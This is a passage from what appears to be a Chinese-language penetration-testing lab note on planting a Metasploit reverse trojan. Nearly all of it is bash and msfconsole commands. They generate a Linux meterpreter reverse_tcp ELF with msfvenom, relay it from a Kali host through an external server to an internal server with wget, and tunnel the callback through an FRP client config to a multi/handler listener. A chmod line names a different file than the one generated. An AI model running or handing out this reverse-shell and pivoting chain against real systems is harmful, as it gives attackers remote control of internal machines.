 目标上线:  ## MSF反向木马  ```bash #1. 生成反向木马文件 #msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=外网服务器的内网IP地址 LPORT=2345 -f elf -o linux_12345.elf msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.20.30.128 LPORT=12345 -f elf -o linux_12345.elf #2. 木马的传递:kali---外网服务器---内网服务器 #2.1 kali python -m http.server #2.2 外网服务器接收并传输 wget http://192.168.88.104:8000/linux_12345.elf python -m SimpleHTTPServer 2323 #2.3 内网服务器接收并运行 wget http://10.20.30.128:2323/linux_12345.elf chmod a+x linux_2345.elf #3. kali机器配置FRPc服务的客户端 #3.1 物理机开启httpserver服务,传输frp并解压 wget http://192.168.88.1:8000/frp_0.61.2_linux_amd64.tar.gz tar -zxvf frp_0.61.2_linux_amd64.tar.gz #3.2 FRPc服务的客户端配置 serverAddr = "192.168.88.125" #外网服务器的外网IP地址 serverPort = 7000 [[proxies]] name = "test-tcp" type = "tcp" localIP = "127.0.0.1" localPort = 54321 #msf监听端口 remotePort = 12345 #生成反向木马的端口 ./frpc -c ./frpc.toml #4. kali机器进行木马的监听操作 msfconsole use exploit/multi/handler set payload linux/x64/meterpreter/reverse_tcp set lhost 127.0.0.1 set lport 54321 #与FRPc中配置localPort保持一直 run #5. 内网服务器启用木马文件 ./linux_12345.elf ``` kali机器配置客户端:  目标上线: 